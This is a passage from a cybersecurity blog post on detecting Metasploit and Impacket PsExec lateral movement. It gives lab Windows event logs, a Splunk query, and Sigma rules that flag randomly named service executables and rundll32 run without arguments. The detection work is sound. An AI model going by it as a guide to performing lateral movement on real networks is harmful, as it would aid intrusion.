time	ComputerName	New_Process_Name	Process_Command_Line	New_Process_ID
2021-01-31 10:44:09	dc.windomain.local	C:\Windows\System32\services.exe		0x218
2021-01-31 12:21:26	dc.windomain.local	C:\Windows\RFUurKqb.exe	C:\windows\RFUurKqb.exe	0xd08
2021-01-31 12:21:26	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	rundll32.exe	0x22c

Spoiler alert - running `C:\Windows\SysWOW64\rundll32.exe` without any arguments is very anomalous.

Metasploit Splunk query

Let's see results for such Splunk query:

```
index=wineventlog EventCode=4688 source="WinEventLog:Security" Process_Command_Line="r
| table _time,EventCode,ComputerName,New_Process_Name,Creator_Process_Name
| sort _time
```

Results:

_time	EventCode	ComputerName	New_Process_Name	Creator_Process_Name
2021-01-29 16:26:20	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\eqfEPBOB.exe
2021-01-29 17:27:45	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\ihNUhHUE.exe
2021-01-29 17:33:38	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\LVkOLqXS.exe
2021-01-31 12:21:26	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\RFUurKqb.exe

2021-01-31 12:24:29	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Mpgz\soj.exe
2021-01-31 13:24:33	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\SysWOW64\rundll32.exe
2021-01-31 13:24:34	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\SysWOW64\rundll32.exe
2021-01-31 16:19:34	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\service_filename

The above search is a good base for [another high fidelity Sigma rule](#)²⁴.

Conclusion

Tools and techniques utilizing PsExec-like behavior can be convenient for adversaries. However, if used incorrectly, they can be detected easily with various Windows system and security event logs. Unless the attackers don't care about remaining stealthy, it is crucial for them to customize payloads and tool settings. Defenders, on the other hand, shouldn't rely on signatures or service (file) names only but also seek context using different kind of available logs. Otherwise, advanced threats will slip through their fingers.

Appendices

Appendix A: PsExec Sigma rule

```
title: Metasploit Or Impacket Service Installation Via SMB PsExec
id: 1a17ce75-ff0d-4f02-9709-2b7bb5618cf0
description: Detects usage of Metasploit SMB PsExec (exploit/windows/smb/psexec) and I
author: Bartlomiej Czyz, Relativity
date: 2021/01/21
action: global
references:
  - https://bczyz1.github.io/2021/01/30/psexec.html
tags:
  - attack.lateral_movement
  - attack.t1021.002
  - attack.t1570
  - attack.execution
  - attack.t1569.002
detection:
  selection_1:
    ServiceFileName|re: '^.*\\[a-zA-Z]{8}\\.exe$'
    ServiceName|re: '^(^([a-zA-Z]{4}$)|(^([a-zA-Z]{8}$)|(^([a-zA-Z]{16}$))'
  # optional filter for PSEXESVC
  #filter:
    #ServiceName: 'PSEXESVC'
condition: selection and selection_1 #and not filter
```



```
fields:
  - ComputerName
  - SubjectDomainName
  - SubjectUserName
  - ServiceName
  - ServiceFileName
falsepositives:
  - Highly unlikely
level: critical
---
logsource:
  product: windows
  service: system
detection:
  selection:
    EventID: 7045
---
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4697
```

Appendix B: "Rundll32 without parameters" Sigma rule

```
title: Rundll32 Without Parameters
id: 5bb68627-3198-40ca-b458-49f973db8752
status: experimental
description: Detects rundll32 execution without parameters as observed when running Me
author: Bartlomiej Czyz, Relativity
date: 2021/01/31
references:
  - https://bczyz1.github.io/2021/01/30/psexec.html
tags:
  - attack.lateral_movement
  - attack.t1021.002
  - attack.t1570
  - attack.execution
  - attack.t1569.002
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine: 'rundll32.exe'
  condition: selection
fields:
  - ComputerName
  - SubjectUserName
  - CommandLine
  - Image
  - ParentImage
falsepositives:
  - Unknown
level: high
```

References

1. <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec> 
2. https://en.wikipedia.org/wiki/Server_Message_Block 
3. <https://www.itprotoday.com/compute-engines/psexec> 
4. <https://attack.mitre.org/software/S0029/> 
5. <https://github.com/clong/DetectionLab> 
6. <https://github.com/SecureAuthCorp/impacket> 
7. <https://github.com/rapid7/metasploit-framework> 
8. <https://github.com/rapid7/metasploit-framework/blob/2f074ef5870d5e98c109de43f44bb4780f321e11/modules/exploits/windows/smb/psexec.rb#L170> 
9. <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4697> 
10. <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=7045> 
11. <https://www.splunk.com/> 
12. <https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcb55bef8409cbb3029641a4/examples/psexec.py#L137>
13. <https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcb55bef8409cbb3029641a4/examples/psexec.py#L146>
14. <https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcb55bef8409cbb3029641a4/impacket/examples/service>
15. <https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcb55bef8409cbb3029641a4/impacket/examples/service>
16. <https://github.com/rapid7/metasploit-framework/blob/2f074ef5870d5e98c109de43f44bb4780f321e11/modules/exploits/windows/smb/psexec.rb#L181> 
17. <https://github.com/rapid7/metasploit-framework/blob/2f074ef5870d5e98c109de43f44bb4780f321e11/modules/exploits/windows/smb/psexec.rb#L111> 
18. <https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcb55bef8409cbb3029641a4/impacket/examples/service>
19. <https://github.com/rapid7/metasploit-framework/blob/2f074ef5870d5e98c109de43f44bb4780f321e11/lib/msf/core/exploit/remote/smb/client/psexec.rb#L43> 
20. <https://github.com/Neo23x0/sigma> 
21. <https://github.com/Neo23x0/sigma/pull/1348> 
22. <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4688> 
23. https://en.wikipedia.org/wiki/Security_information_and_event_management 
24. <https://github.com/Neo23x0/sigma/pull/1349> 



bczyz's cyber security research blog